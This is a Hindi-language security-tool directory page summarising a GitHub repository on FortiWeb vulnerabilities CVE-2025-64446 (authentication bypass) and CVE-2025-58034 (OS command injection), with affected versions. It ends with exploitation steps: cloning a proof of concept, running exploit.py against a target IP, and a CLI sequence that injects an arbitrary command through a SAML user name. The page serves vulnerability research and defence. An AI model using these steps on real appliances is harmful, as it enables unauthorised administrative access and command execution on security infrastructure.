
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
fortinet-fortiweb-cve-2025-64446-58034 — Fortinet FortiWeb कमजोरियों पर सुरक्षा अनुसंधान (CVE-2025-64446, CVE-2025-58034) | Kitploit

उपकरण/GitHubGitHub/lequoca/fortinet-fortiweb-cve-2025-64446-58034
प्रमाणीकरण और प्राधिकरणभेद्यता विश्लेषणशोषणवेब एप्लिकेशन शोषणपेनिट्रेशन टेस्टिंगकमांड एंड कंट्रोल
GitHublequoca/fortinet-fortiweb-cve-2025-64446-58034

fortinet-fortiweb-cve-2025-64446-58034

साझा करें

Fortinet FortiWeb कमजोरियों पर सुरक्षा अनुसंधान (CVE-2025-64446, CVE-2025-58034)

रिपॉजिटरी देखें
2811 महीने पहलेअभी तक समीक्षित नहीं

Fortinet FortiWeb भेद्यताओं के बारे में जानें (CVE-2025-64446, CVE-2025-58034)

1. अवलोकन

Fortinet FortiWeb एक वेब एप्लिकेशन फ़ायरवॉल (WAF) उपकरण है जो उद्यम प्रणालियों में व्यापक रूप से तैनात किया जाता है ताकि वेब अनुप्रयोगों को सामान्य खतरों से बचाया जा सके।

चूंकि FortiWeb अक्सर केंद्रीय सुरक्षा परत में स्थित होता है, प्रमाणीकरण या ऑपरेटिंग सिस्टम कमांड निष्पादन से संबंधित भेद्यताएं पीछे के संपूर्ण बुनियादी ढांचे को गंभीर रूप से प्रभावित कर सकती हैं। वर्ष 2025 में, FortiWeb पर दो गंभीर भेद्यताएं घोषित की गईं:

  • CVE-2025-64446 – सापेक्ष पथ ट्रैवर्सल के माध्यम से प्रमाणीकरण बाईपास

  • CVE-2025-58034 – प्रमाणित संदर्भ में OS कमांड इंजेक्शन

  • 2. CVE-2025-64446 का अवलोकन

2.1 भेद्यता का प्रकार

  • सापेक्ष पथ ट्रैवर्सल
  • प्रमाणीकरण बाईपास

2.2 भेद्यता के अस्तित्व का कारण

CVE-2025-64446 इस तथ्य से उत्पन्न होता है कि FortiWeb प्रमाणीकरण तंत्र लागू करने से पहले पथ तक पहुंच को कसकर संसाधित और जांच नहीं करता है।

विशेष रूप से:

  • लॉजिकल पथ स्ट्रिंग पर आधारित एक्सेस कंट्रोल तंत्र
  • पूर्ण पथ सामान्यीकरण (normalize) नहीं करता
  • आंतरिक संसाधनों तक पहुंचने के लिए सापेक्ष पथ के उपयोग की अनुमति देता है

यह त्रुटि इस ओर ले जाती है कि कुछ प्रशासनिक एंडपॉइंट बिना वैध प्रमाणीकरण के एक्सेस किए जा सकते हैं।

2.3 सुरक्षा प्रभाव

  • प्रमाणीकरण तंत्र को पूरी तरह से बायपास करना
  • प्रशासनिक कार्यों तक अनधिकृत पहुंच
  • सुरक्षा उपकरण के अनुमति मॉडल को भंग करना

2.4 प्रभावित संस्करण

  • FortiWeb 8.0.0 – 8.0.1
  • FortiWeb 7.6.0 – 7.6.4
  • FortiWeb 7.4.0 – 7.4.9
  • FortiWeb 7.2.0 – 7.2.11
  • FortiWeb 7.0.0 – 7.0.11

3. CVE-2025-58034 का अवलोकन

3.1 भेद्यता का प्रकार

  • OS कमांड इंजेक्शन (CWE-78)

3.2 भेद्यता के अस्तित्व का कारण

CVE-2025-58034 इसलिए उत्पन्न होता है क्योंकि FortiWeb ऑपरेटिंग सिस्टम कमांड को कॉल करने की प्रक्रिया में उपयोगकर्ता इनपुट डेटा को असुरक्षित रूप से संसाधित करता है।

मुख्य कारणों में शामिल हैं:

  • इनपुट पैरामीटर कसकर जांचा नहीं जाता
  • विशेष वर्णों को फ़िल्टर या एस्केप करने के तंत्र की कमी
  • उपयोगकर्ता डेटा सीधे सिस्टम कमांड में भेजा जाता है

इस भेद्यता के लिए प्रमाणित संदर्भ की आवश्यकता है, लेकिन कमांड निष्पादन से संबंधित होने के कारण इसमें उच्च जोखिम स्तर है।

3.3 सुरक्षा प्रभाव

  • अनपेक्षित ऑपरेटिंग सिस्टम कमांड निष्पादन
  • सिस्टम संसाधनों तक पहुंच और हेरफेर
  • उपकरण की अखंडता और उपलब्धता को प्रभावित करना

3.4 प्रभावित संस्करण

  • FortiWeb 8.0.0 – 8.0.1
  • FortiWeb 7.6.0 – 7.6.5
  • FortiWeb 7.4.0 – 7.4.10
  • FortiWeb 7.2.0 – 7.2.11
  • FortiWeb 7.0.0 – 7.0.11

4. शोषण कैसे करें (उपलब्ध PoC संदर्भ - CVE-2025-64446)

4.1 रिपॉजिटरी क्लोन करें (स्रोत कोड डाउनलोड करें)

git clone https://github.com/lincemorado97/CVE-2025-64446_CVE-2025-58034 cd CVE-2025-64446_CVE-2025-58034

4.2 वर्चुअल वातावरण (venv) सेटअप करें

Python वर्चुअल वातावरण (venv) का उपयोग प्रत्येक प्रोजेक्ट के लिए एक स्वतंत्र कार्य वातावरण बनाने के लिए किया जाता है, जो मुख्य Python सिस्टम से निर्भरता को अलग करने में मदद करता है। यह लाइब्रेरी संस्करण संघर्षों से बचता है, कार्य वातावरण की स्थिरता सुनिश्चित करता है और सिस्टम पर प्रभाव को सीमित करता है।

python3 -m venv venv source venv/bin/activate

4.3 निर्भरता स्थापित करें:

pip install -r requirements.txt


4.4 संपूर्ण शोषण प्रक्रिया चलाएँ



python exploit.py <target_ip> image image image

5. CLI कमांड का उपयोग करके CVE-2025-58034 का शोषण कैसे करें (प्रमाणीकरण के बाद FortiWeb कमांड लाइन इंटरफ़ेस से निष्पादित)

config user saml-user

edit "<YOUR COMMAND>"

set entityID http://foo

set service-path /foo

set enforce-signing disable

set slo-bind post

set slo-path /foo

set sso-bind post

set sso-path /foo

end

CVE-2025-58034 भेद्यता इसलिए उत्पन्न होती है क्योंकि FortiWeb कुछ कॉन्फ़िगरेशन फ़ील्ड में इनपुट डेटा को कसकर नियंत्रित नहीं करता है, विशेष रूप से edit "" कमांड के माध्यम से पारित मान। समस्या: यह मान एक कॉन्फ़िगरेशन स्ट्रिंग के रूप में संसाधित होता है फिर इसे आंतरिक ऑपरेटिंग सिस्टम कमांड में डाला जाता है विशेष वर्णों को पूरी तरह से फ़िल्टर या एस्केप नहीं किया जाता इससे संभावना है कि कॉन्फ़िगरेशन डेटा सीधे निष्पादित ऑपरेटिंग सिस्टम कमांड को प्रभावित कर सकता है, जिससे OS कमांड इंजेक्शन त्रुटि उत्पन्न होती है।


टूल डाउनलोड करें

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 अंतिम OSINT टूलकिट: जाँच ग्राफ़, विश्वास स्कोरिंग, उपनाम परिवार, मानचित्र, टाइमलाइन और रिपोर्ट। 49 मॉड्यूल, 400+ साइटें, किसी API कुंजी की आवश्यकता नहीं।

    933
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # घोस्टलॉक वन-टैप निष्पादन ऐप (CVE-2026-43499)

    551
  • 3

    redforge

    cybersecurity91/redforge

    ब्राउज़र-साइड रेड टीम टूलकिट, जिसमें रेकॉन, पेलोड जनरेशन, क्रेडेंशियल हमलों, क्रिप्टो, एन्कोडिंग और एंगेजमेंट रिपोर्टिंग के लिए 102 ऑफ़लाइन टूल्स हैं।

    354
  • 4

    ARTEX

    baarai/artex

    प्लानर/वर्कर एजेंट, एसेट और एक्सप्लोरेशन ग्राफ़, MITM ट्रैफ़िक रिकॉर्डिंग, और भेद्यता पुनःपरीक्षण के साथ LLM मल्टी-एजेंट स्वायत्त पेनेट्रेशन टेस्टिंग प्लेटफ़ॉर्म।

    351
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT प्लेटफ़ॉर्म जो Shadowserver रिपोर्ट्स को MongoDB में इनजेस्ट करता है और उन्हें इंटरैक्टिव मैप्स, विश्लेषण, निष्कर्षों, सलाहों और कार्यकारी डैशबोर्ड के रूप में पुनः प्रस्तुत करता है।

    332
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI-मूल साइबरसुरक्षा के लिए कार्रवाई की प्रणाली—जहाँ इरादा नियंत्रित निष्पादन बन जाता है, साक्ष्य परिचालन स्मृति बन जाता है, और हर ऑपरेशन अगले को बेहतर बनाता है।

    289

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →